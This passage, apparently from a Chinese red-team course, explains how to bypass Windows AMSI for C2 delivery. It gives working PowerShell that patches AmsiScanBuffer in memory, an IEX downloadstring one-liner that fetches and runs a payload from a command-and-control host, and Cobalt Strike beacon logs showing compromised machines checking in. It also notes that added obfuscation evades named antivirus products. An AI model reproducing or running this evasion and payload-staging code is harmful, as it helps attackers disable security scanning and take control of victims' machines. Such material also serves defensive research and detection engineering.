

```



WP:














成功绕过ETW。

3.2 C2远控-PowerShell&C#-Bypass AMSI

许多内网场景或处于红队评估的渗透测试者很可能遇到过AMSI并且熟悉它的功能。

AMSI增强了对攻击期间常用的一些现代工具、策略和程序(TTP)的使用保护，因为它提高了反恶意软件产品的可见性。最相关的例子是 PowerShell 无文件加载，它已被一些APT组织和恶意软件制作商广泛研究。如今越来越多的防病毒厂商正在接入AMSI防病毒接口，因此在当下，如何去规避AMSI，成为红队渗透测试者不可避免的话题。

如前所述，AMSI 允许服务和应用程序与已安装的反恶意软件进行通信。当系统中开始创建进程或者被申请内存，AMSI 就会处于挂钩状态，例如，Windows 脚本主机(WSH)和PowerShell，以便对正在执行的内容进行去混淆处理和分析。此内容在执行之前被“捕获”并发送到反恶意软件解决方案。

AMSI-Windowsxx版本后提供的自带的反病毒接口，对于以下操作会进行检查（其中国外杀毒，各种EDR集成接口调用），如果渗透中要用到这些操作功能就会受到检测，所以我们要尝试阻断绕过AMSI，其中检测的函数封装在amsi.dll->AmsiScanBuffer故amsi.dll中AmsiScanBuffer()函数尝试运行时让其直接返回0失效。

AMSI主要检测的行为：

这是在 Windows 10上实现AMSI的所有组件的列表：

用户帐户控制或UAC (EXE、COM、MSI或ActiveX安装的提升)、PowerShell (脚本、交互式使用和动态代码评估)、Windows 脚本宿主 (wscript.exe 和 cscript.exe)、JavaScript 和VBScript Office VBA 宏

AMSI如何查看绕过：



- 1 认识PowerShell Amsi
- 2 1、Process Hacker看加载
- 3 2、x64_dbg 看amsi.dll->AmsiScanBuffer
- 4
- 5 绕过方法:
- 6 -阻断amsi.dll中AmsiScanBuffer()函数
- 7 -代码进行混淆, 利用拆分替换混淆加密等方法

ASMI联动:





- 1 1、生成不落地上线代码
- 2 2、上线代码加上阻断代码
- 3 3、进行冷门混淆器打乱特征



WP:



```
1 PowerShell v1阻断代码:
2 #导入windowsAPI
3 $win32 = @"
4 using System;
5 using System.Runtime.InteropServices;
6 public class win32 {
7     [DllImport("kernel32")]
8     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
9     [DllImport("kernel32")]
10    public static extern IntPtr LoadLibrary(string name);
11    [DllImport("kernel32")]
12    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
    flNewProtect, out uint lpflOldProtect);
13 }
14 "@
15 #通过修补AmsiScanBuffer的功能来阻断amsi.dll的扫描进程
16 Add-Type $win32
17 $LoadLibrary = [win32]::LoadLibrary("am" + "si.dll")
18 $Address = [win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
19 $p = 0
20 [win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
21 $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
22 [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

3.2.1 PowerShell V1阻断





```
Windows PowerShell
Set-StrictMode -Version 2
1 IEX ((new-object net.webclient).downloadstring('http://192.168.139.141:99/xdsec'))
2
3
4
5 $Win32 = @"
6 using System;
7 using System.Runtime.InteropServices;
8 public class Win32 {
9     [DllImport("kernel32")]
10     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
11     [DllImport("kernel32")]
12     public static extern IntPtr LoadLibrary(string name);
13     [DllImport("kernel32")]
14     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
15 }
16 @"
17 Add-Type $Win32
18 $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
19 $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
20 $p = 0
21 [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
22 $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
23 [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

```
1 IEX ((new-object net.webclient).downloadstring('http://192.168.139.141:99/xdsec'))
2
3 $Win32 = @"
4 using System;
5 using System.Runtime.InteropServices;
6 public class Win32 {
7     [DllImport("kernel32")]
8     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
9     [DllImport("kernel32")]
10    public static extern IntPtr LoadLibrary(string name);
11    [DllImport("kernel32")]
12    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
13 }
14 @"
15 Add-Type $Win32
16 $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
17 $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
18 $p = 0
19 [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
20 $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
21 [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

运行代码可上线CS

外网ip	内网ip	监听器	用户	计算...	备注	进程	pid	arch	last	sleep
192.1...	192.1...	cs	Admin...	XIAODI		powe...	29700	x64	2s	1 minute

事件日志 X Web站点 X

```
03/12 15:14:46 *** initial beacon from Administrator@192.168.139.208 (DESKTOP-2ABIUP1)
03/12 15:16:29 *** initial beacon from Administrator@192.168.139.207 (DESKTOP-2ABIUP1)
03/12 15:17:23 *** xiaodi hosted Scripted Web Delivery (powershell) @
http://192.168.139.141:88/xdsec
03/12 15:19:00 *** initial beacon from Administrator@192.168.139.207 (DESKTOP-2ABIUP1)
03/12 15:19:36 *** initial beacon from Administrator@192.168.139.208 (DESKTOP-2ABIUP1)
03/12 15:39:10 *** initial beacon from Administrator@192.168.1.4 (XIAODI)
[03/12 20:50] xiaodi [TeamServer IP: 192.168.139.141 | Beacons: 1 | lag: 00]
event>
```

但是放到df或者卡巴斯基上还是被杀，原因是代码没做混淆加密，后续使用上一节课AES加密的psl进行混淆加密代码即可绕过DF和卡巴斯基。

3.2.2 PowerShell V2阻断

